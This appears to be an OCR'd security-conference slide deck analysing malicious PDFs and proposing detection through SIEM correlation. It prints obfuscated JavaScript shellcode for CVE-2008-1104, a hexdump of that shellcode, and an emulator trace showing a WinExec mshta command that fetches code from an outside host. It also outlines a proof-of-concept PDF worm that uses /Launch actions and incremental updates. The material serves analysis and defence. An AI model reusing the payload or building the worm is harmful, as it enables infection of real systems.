js –f bad.js (CVE-2008-1104)

```
var sccs unescape(""+"%"+"u03eb%u"+"eb59%ue805%uf"+"ff8%uffff
%u4949%u4949%u494"+"9%u4937%u4949%u4949%u4949%u4949%u
4949%u5a51%u656a%u5058%u4230%u4231%u6b41%u4141%u4175%
u4132%u3241%u4142%u4230%u5841%u4138%u5042%u4d75%u7939
%u4d6c%u5038%u4344%u4530%u3550%u4c50%u714b%u5555%u4c6
c%u414b%u736c%u4135%u6368%u6a31%u6c4f%u524b%u766f%u6c7
8%u414b%u674f%u6450%u6841%u726b%u6e69%u546b%u6c74%u374
b%u5871%u706e%u6b31%u6e70%u4e79%u4b4c%u3934%u7350%u57
44%u6f77%u6931%u565a%u776d%u6871%u3842%u396b%u4564%u41
6b%u4444%u6364%u5434%u4935%u6e75%u636b%u416f%u3534%u7a
51%u514b%u6e76%u346b%u304c%u6e4b%u416b.............);

util.printf(unescape(""+"%"+"25%34%35%30%30%30
%66"), nm);
```

Perl-Fu

perl -pe 's/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge'

```
00000000  eb 03 59 eb 05 e8 f8 ff  ff ff 49 49 49 49 49 49       |?.Y?.?????IIIIII|
00000010  37 49 49 49 49 49 49 49  49 49 49 49 51 5a 6a 65  |7IIIIIIIIIIIQZje|
00000020  58 50 30 42 31 42 41 6b  41 41 75 41 32 41 41 32  |XP0B1BAkAAuA2AA2|
00000030  42 41 30 42 41 58 38 41  42 50 75 4d 39 79 6c 4d  |BA0BAX8ABPuM9ylM|
00000040  38 50 44 43 30 45 50 35  50 4c 4b 71 55 55 6c 4c  |8PDC0EP5PLKqUUlL|
00000050  4b 41 6c 73 35 41 68 63  31 6a 4f 6c 4b 52 6f 76  |KAls5Ahc1jOlKRov|
00000060  78 6c 4b 41 4f 67 50 64  41 68 6b 72 69 6e 6b 54  |xlKAOgPdAhkrinkT|
00000070  74 6c 4b 37 71 58 6e 70  31 6b 70 6e 79 4e 4c 4b  |tlK7qXnp1kpnyNLK|
00000080  34 39 50 73 44 57 77 6f  31 69 5a 56 6d 77 71 68  |49PsDWwo1iZVmwqh|
00000090  42 38 6b 39 64 45 6b 41  44 44 64 63 34 54 35 49  |B8k9dEkADDdc4T5I|
000000a0  75 6e 6b 63 6f 41 34 35  51 7a 4b 51 76 6e 6b 34  |unkcoA45QzKQvnk4|
000000b0  4c 30 4b 6e 6b 41 4f 75  4c 35 51 6a 4b 6e 6b 47  |L0KnkAOuL5QjKnkG|
000000c0  6c 6e 6b 43 31 7a 4b 4c  49 73 6c 51 34 56 64 4b  |lnkC1zKLIslQ4VdK|
000000d0  73 30 31 4f 30 52 44 4e  6b 73 70 44 70 4c 45 59  |s01O0RDNkspDpLEY|
000000e0  50 41 68 34 4c 4c 4b 63  70 46 6c 4c 4b 52 50 57  |PAh4LLKcpFlLKRPW|
000000f0  6c 6e 4d 6c 4b 50 68 37  78 6a 4b 57 79 6c 4b 6b  |lnMlKPh7xjKWylKk|
00000100  30 4e 50 77 70 77 70 43  30 6c 4b 75 38 57 4c 61  |0NPwpwpC0lKu8WLa|
00000110  4f 54 71 78 76 53 50 56  36 6c 49 79 68 4e 63 6b  |OTqxvSPV6lIyhNck|
00000120  70 51 6b 56 30 32 48 6c  30 4d 5a 67 74 43 6f 35  |pQkV02Hl0MZgtCo5|
00000130  38 4f 68 79 6e 4d 5a 76  6e 70 57 4b 4f 4d 37 72  |8OhynMZvnpWKOM7r|
00000140  4d 34 33 73 58 52 54 50  61 57 50 41 78 72 54 63  |M43sXRTPaWPAxrTc|
00000150  44 42 50 64 7a 76 4f 36  4f 62 41 53 54 31 68 43  |DBPdzvO6ObAST1hC|
00000160  54 70 6e 31 75 31 64 74  6e 32 4e 52 45 73 44 64  |Tpn1u1dtn2NREsDd|
00000170  6f 42 43 70 6f 70 64 35  35 34 6f 51 63 32 52 43  |oBCpopd554oQc2RC|
00000180  45 70 6e 64 6e 34 30 35  38 54 30 75 50 65        |Epndn4058T0uPe|
```

Libemu – Basic x86 Emulator

sctest –Ss 10000 < shellcode

Hook me Captain Cook!


environment/win32/env_w32_dll_export_kernel32_hooks.c:858
env_w32_hook_WinExec

WinExec mshta **http://adxdnet.net/code/srun.php**

That was too Easy… Right?

Application Awareness is a MUST for Automated Detection Mechanisms!

Current Infection Process



Incremental Updates

- Changes are Appended
- Objects are NOT Deleted
- Several Copies of the Document Can Exist
- X-ref Table holds only Changes
- Preserves Digital Signatures for Original Content
- Added in PDF 1.4
- Can be Preformed By Anything with Write Access to PDF

Are Incremental Updates Popular?

Google Automated Search Results

Search Term	# PDFs	# PDFs with Updates	Percentage
filetype:pdf site:com dob ssn address	98	11	11.22
filetype:pdf site:gov unclassified	86	8	9.30
filetype:pdf site:mil unclassified	65	5	7.69
filetype:pdf site:edu exam -schedule	97	8	8.25
filetype:pdf site:edu final exam -schedule	97	2	2.06


What's Possible? Where are the Attacks going?

- Worm/Virus Like PDF -> PDF Infections
  - Incremental Updates
  - Append badness without Altering the original PDF
- Inventory and Exploit Media Applications from PDF
  - app.media.getplayers()
  - playerInfoList object (id, mimeTypes, name, version)
  - Flash Player, Shockwave, QuickTime, Realplayer, Windows Media Player, and Others
  - Store Payloads in PDF (compressed and obfusticated)
- CVE-2010-1297
  - authplay.dll in Adobe Reader and Acrobat 9.x
  - Execute Arbitrary Code via Embedded SWF (Flash) content

My POC: "Are PDF's Worm-able?"

- Expansion of Didier Stevens /Launch POC "Escape From PDF"
  - http://blog.didierstevens.com/2010/03/29/escape-from-pdf/
- Multi-Step Process that Abuses /Launch Action in PDF Specification
  - Call /Launch Action when PDF File Opens (/OpenAction)
  - Pass cmd.exe arguments to build small VBScript File that can extract my REAL Badness Script Embedded inside PDF and Execute it.
    - Script is Embedded into PDF using NON-Standard PDF Specifications
  - Once Script is Extracted, just Execute it to carry out Our Intent.
  - Inventory Computer for PDF Files
  - Infect All PDFs with a PAYLOAD via Incremental Update Specification
  - Clean Up After Itself
- No JavaScript Required
- We Control the Alert Message Box (Reader Versions < 9.3.3)
  - Reader Version 9.3.3 Abuse Attack Works but can't control Message Box…
- Adobe Registry Work Around ONLY Address LAUNCH Action
- Implications and Impacts are TREMENDOUS! Can't trust any PDF!
  - ***http://siemblog.com/2010/04/implications-of-recent-pdf-launch-hacks/***

Possible Infection Process



A Few Quick Demo's!

- PDF -> PDF Attack
  - Infect a benign PDF File via /Launch Attack
  - Utilize Incremental Update Specification to Append Payload
- Secondary Attack Action Using Incremental Update
  - Goal is to Simulate Incremental Update Feature Addition to Any Malicious Application for Expanded Capabilities
  - Created a Metasploit Meterpreter Script to Inventory all PDF Files and Perform an Incremental Update on them.
    - Lots of Borrowed Code from Metasploit Project to include:
      - Nicob's search_dwld.rb script
    - Wraps the adobe_pdf_embedded_exe.rb module for Incremental Update and Payload
- Patch Management via PDF
  - Utilize /Launch Attack to Uninstall Adobe Reader
  - **FACETIOUS USE CASE:**
    Send this PDF to all users within your company and those that fall victim to this style of Attack will lose their PDF privileges. Problem SOLVED!

What Can be DONE?

- Adobe Reader Protected Mode to the Rescue?
  - Windows Sandbox…
    - What about Linux and OSX?
    - First Release is suppose to cover all “Write” Calls.
    - How will this affect Functionality?
- Application Awareness/Protocol Monitoring
  - Nitrosecurity Unique Application Data Monitoring within SIEM Space <- Shameless Plug
  - Application Layer Obfustication is Removed before Performing Detection Routines
- Correlation Engine
  - Turns Information Events into Actionable Events that Can Save Time and Resources
  - Suspicious PDF File Identified and followed by any of these:
    - Malware Normalization Alert
    - Email Sent form Non-SMTP Servers
    - Source PORT 80 Traffic from Non-HTTP Server
    - Any Traffic on Port 80 that is NOT HTTP
    - Multiple Firewall Events
    - IRC Traffic on Non-Standard Ports

Thank You

For more information:
jconway@nitrosecurity.com
www.nitrosecurity.com
www.siemblog.com

1-888-LOG-SIEM

Industry Recognition

20 PRODUCTS | 20 YEARS

Technology Editor Peter Stephenson picks the products that have made the most significant impact over the past two decades.

SC MAGAZINE @20 YEARS